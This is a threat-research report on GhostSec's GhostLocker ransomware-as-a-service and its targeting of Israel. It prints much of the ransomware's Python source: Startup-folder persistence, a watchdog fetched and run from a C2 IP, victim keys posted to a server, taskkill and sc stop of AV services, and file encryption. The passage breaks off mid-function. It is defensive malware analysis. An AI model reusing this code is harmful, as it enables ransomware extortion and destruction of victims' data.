

GhostSec offers Ransomware-as-a-Service Possibly Used to Target Israel

By Uptycs Threat Research

Published: 2023-11-03 · Archived: 2026-04-02 10:36:35 UTC

The hacker collective called GhostSec has unveiled an innovative Ransomware-as-a-Service (RaaS) framework called GhostLocker. They provide comprehensive assistance to customers interested in acquiring this service through a dedicated Telegram channel. Presently, GhostSec is focusing its attacks on Israel. This move represents a surprising departure from their past activities and stated agenda.

[GhostSec](#) (aka Ghost Security) is a hacktivist group that emerged as an offshoot of Anonymous. They primarily focused on counterterrorism efforts and monitoring online activities associated with terrorism. They gained prominence following the 2015 Charlie Hebdo shooting in Paris and the rise of ISIS. Previously dedicated to tracking and disrupting ISIS-related online propaganda, they notably collaborate more closely with law enforcement and intelligence agencies than their predecessor, Anonymous.

The recent turn of events raises questions about the group's current motivations and objectives.

GhostSec hacker group's cyber attacks on Israel: Historical overview

GhostSec is one of the five hacktivist groups that make up "The Five Families," alongside four other hacking collectives as listed below.




Figure 1 – Hacker group members

Our threat intelligence teams have been consistently monitoring this hacker group that, over the past year, has been responsible for cyberattacks against Israel in support of Palestine.

Recent history of GhostSec activity:

- In May 2022, the HRVAC website in Israel was hacked, resulting in the release of personal and credential data
- In June 2022, the hacker group targeted telecommunication and electricity industries with successful hacks
- In July 2022, the focus of the attacks was on energy and sewage systems industries
- In August 2022, military data and railway system API data were exposed in a data leak
- In September 2022, PLC devices became the target of the attacks
- In April 2023, the focus of the attacks was on the water pump Industry
- In May 2023, unauthorized access to PLC devices resulted in a data leak
- In October 2023, there was an attack on water pumps alongside the deployment of GhostLocker ransomware
- During November 2023, this group continuously launched cyber attacks on Israel in response to alleged war crimes




Figure 2 – Chronological sequence of GhostSec's focus on Israel as a target

In Figure 2, above, click on the image to view larger and zoom. This shows a timeline of Telegram communications captured from GhostSec by the Uptycs Threat Research Team. The GhostSec communications appear to lend support to Palestine and encourage a variety of cyberattacks on Israel, including IoT attacks on infrastructure. In one Telegram post in October 2023, they show an unknown clip of what could be a news article or statement from Israel, which they hold up as an indicator that “Israel is worried,” to demonstrate the power of their GhostLocker RaaS and rally sales.

In addition to Israel, GhostSec has targeted various other regions using different hashtags, as depicted in the following two figures.

In Figure 3 see a list and map displaying the countries that have been impacted by GhostSec's infections.




Figure 3 – Nations impacted by the activities of the GhostSec hacking group

Russia	Israel	Columbia
Iran	South Africa	Nigeria
Pakistan	Iraq	United Arab Emirates
Lebanon	France	Brazil
Sudan	Myanmar	Nicaragua
Philippines	Canada	Turkic

According to our investigation of the Telegram channel, GhostSec employs specific hashtags for attacks directed at various countries. The snapshot below illustrates which countries have been affected and the frequency of their encounters with this threat group.




Figure 4 – Country name with hashtag and attack counts

Threat intelligence

The hacker group promotes their Ransomware-as-a-Service (Raas) through a Telegram channel, offering it at an initial price of \$999. If the offer is missed, they incrementally raise the price to \$4999. This Telegram channel currently boasts approximately 688 members.



Figure 5 – Telegram channel of

GhostLocker ransomware

These options are presented as follows:

- Directories to encrypt - either a directory or a drive letter for encrypting files.
- Kill processes - Terminate any processes, such as MS Office or targeted process
- Disable services - Deactivate or disrupt any services, including antivirus (AV) or endpoint detection and response (EDR).
- Ransom amount - The ransom amount is the sum demanded by attackers for the release of encrypted data or compromised systems. Flexible
- Session ID - The session ID is used to establish a connection with the victim's machine.
- Delay - The delay serves to postpone execution, aiding in avoiding detection by antivirus (AV) and endpoint detection and response (EDR) systems.




Figure 6 – Web panel of ransom builder

The following options are presented as checkboxes:

- Self-deleted - Delete the binary from victim machine
- Remove background - Remove desktop background
- Privilege escalation - It is the act of obtaining elevated access or permissions beyond what is typically allowed, potentially leading to unauthorized control or access.
- Persistence - Prevent from terminated/Idle process

- Watchdog process - It is responsible for automatically restarting the binary if it is unexpectedly terminated, either due to antivirus (AV) interference or an exploit.

Technical analysis

Stage 1 is an x64 executable binary file compiled by Python compiler Nuitka.

Nuitka is a tool for compiling Python code to machine code for improved performance and the creation of standalone executables. Nuitka is not a traditional compiler in the sense of converting Python to a completely different language or binary code like C or C++ compilers. Instead, it optimizes and translates Python code into C, which is then compiled into machine code. Unlike the commonly used Python compilers like PyInstaller and Py2exe, Nuitka, a less commonly employed compiler, excels in terms of creating smaller compiled file sizes and enhancing resistance against reverse engineering. This makes the Ghostlocker ransomware significantly more potent and capable.

String Address	String
00007FF7207E8880	L"%TEMP%\onefile_%PID%_%TIME%"
00007FF7207E8878	"NUITKA_ONEFILE_PARENT"
00007FF7207E8880	L"%TEMP%\onefile_%PID%_%TIME%"

Figure 7 – Nuitka

compiler strings in stage 1

Stage 1 drops several files in a new folder in path <%TEMP%/onefile_%PID%_%TIME%> where "PID" represents the process ID of malware, and the folder name also includes a timestamp indicating the moment of execution. The dropped files include dependent .pyd and dll's along with stage 2 executable (has same name as stage 1)




Figure 8 – Dropped files in %temp% folder

The stage 1 file creates a child process of stage 2 using CreateProcess API. The stage 2 binary is also compiled using Nuitka. We can observe many strings such as nuitka_version etc indicating Nuitka compiler.




Figure 9 – Nuitka compiler strings in stage 2

The stage 2 binary is the actual ransomware executable which on execution encrypts files and appends extension .ghost.

By extracting the python script we can look at the contents inside to know what activities it is performing. It looks like the builder has created a python script based on the options given like(kill services, watchdog etc) and compiled it to executable using Nuitka compiler

Functions in script

Main function execution flow

The following Figure 10 illustrates the primary function of the Python script.

```

if __name__ == "__main__":
    copy_self_to_startup_directory()
    downloadWatchdog()

    time.sleep(0)
    increment_launches()
    secret_key = Fernet.generate_key()
    encID = GenerateID()
    Username = getpass.getuser()

    sendDB(encID, str(secret_key), "hi")
    KillServices(userConfig.processes, userConfig.services)

    userConfig.directories = userConfig.directories.replace("%username%", os.getlogin())

    StartCrypt(userConfig.directories.split(";"), secret_key, encID)

    remove_self_from_startup()
    vriiyayxevkrysmr(encID)

    if (userConfig.removeBG):
        ctypes.windll.user32.SystemParametersInfoW(20, 0, "", 0)

    if (userConfig.selfdelete):
        os.remove(argv[0])

```

Figure 10 – Main function of script

Explanation of each function step-by-step

1. Copy self to [startup](#) directory

```

def copy_self_to_startup_directory():
    user_home = os.path.expanduser("~")

    if platform.system() == "Windows":
        startup_dir = os.path.join(user_home, "AppData", "Roaming", "Microsoft", "Windows", "Start Menu", "Programs", "Startup")
    else:
        return

    if not os.path.exists(startup_dir):
        os.makedirs(startup_dir)

    script_path = os.path.abspath(sys.argv[0])
    destination_file = os.path.join(startup_dir, os.path.basename(script_path))

    try:
        shutil.copy(script_path, destination_file)
    except Exception as e:
        pass

```

Figure 11 – startup code

2. Download watchdog: Download watchdog which starts the locker if in case it exits because of AV or any other issue

```
def downloadWatchdog():
    url = "http://88.218.62.219/download" # Replace with the URL of your Flask app
    output_path = "C:/watchdog.exe"

    response = requests.get(url)

    if response.status_code == 200:
        with open(output_path, 'wb') as file:
            file.write(response.content)
        print(f"File downloaded to {output_path}")

        # Get the filename of the currently executing Python script
        current_script = os.path.basename(__file__)

        # Run watchdog.exe with the current Python script filename as a command line argument
        subprocess.Popen([output_path, current_script], shell=True)

    else:
        print(f"Failed to download file. Status code: {response.status_code}")
```

Figure 12 – Download watchdog

When watchdog.exe is downloaded, it is launched and it drops wuachost.exe and creates its childprocess. The main motive of wuachost.exe is to launch the startup of stage 2 locker with admin rights. Both watchdog.exe and wuachost.exe are Cpython compiled binary using Nuitka.




Figure 13 – Watchdog execution

3. Increment launches : Posts to IP 88.[.]218[.]61[.]141 that “Launches incremented successfully.”

```
def increment_launches():
    response = requests.post('http://88.218.61.141/incrementLaunches', json={'username': usernameL})
    if response.status_code == 200:
        return "Launches incremented successfully"
    elif response.status_code == 400:
        return "User already exists"
    else:
        return f"Failed to increment launches. Error message: {response.text}"
```

Figure 14 – Increment launches

4. Secret key is generated using Fernet.generate_key() for symmetric encryption.

5. encID is generated via GenerateID function: This generates a random ID.

```
def GenerateID():  
    letters = string.ascii_uppercase  
    return ''.join(random.choice(letters) for i in range(24))
```

Figure 15 – Create GenerateID

6. SendDB : Sends ID, Key, PCName to URL where URL is 'http://88[.]218[.]61[.]141/add' to register victim.

ID: Random ID Generated in step 3

Key: Encryption key

PCName: Victims PCName

```
def sendDB(id, key, pcname):  
    data = {  
        'id': id,  
        'key': key,  
        'pcname': pcname  
    }  
  
    response = requests.post(url, json=data)
```

Figure 16 – Grabbed victim data

7. [Kills services](#) if mentioned in the builder generated by hacker.

```
def KillServices(args, args2):  
    process = args.split(" ")  
    services = args2.split(" ")  
  
    for i in process:  
        os.system(f"taskkill /f /im {i}")  
  
    for i in services:  
        os.system(f"sc stop {i}")
```

Figure 17 – Kills services

8. Gets the login name by python function os.getlogin() and replaces it in userconfig.directories class.

```
class userConfig:  
    processes = ""  
    directories = "C:/"  
    services = ""  
    selfdelete = False  
    removeBG = True
```

Figure 18 – Get login name

9. Startcrypt function to enumerate directories and encrypt each file.

```
def enumerate_directories(directory, key, id):
    html_content = f"""

    for directory in directories:
        for root, _, files in os.walk(directory):
            # Skip processing if the current directory is "C:/Windows" or any other directory you want to exclude
            if root.lower() == "c:/windows":
                continue

            create_readme_html_file(html_content, root)
            for filename in files:
                f = os.path.join(root, filename)
                if os.path.isfile(f):
                    encrypt_file(f, key)
```

Figure 19 – Enumerating folder

Encryptfile: Encrypts file with the given key and appends extension “.ghost”.

```
def encrypt_file(filename, key):
    if (filename.split(".")[1] == "ghost"):
        return

    try:
        with open(filename, 'rb') as file:
            file_data = file.read()

        cipher = Fernet(key)
        encrypted_data = cipher.encrypt(file_data)

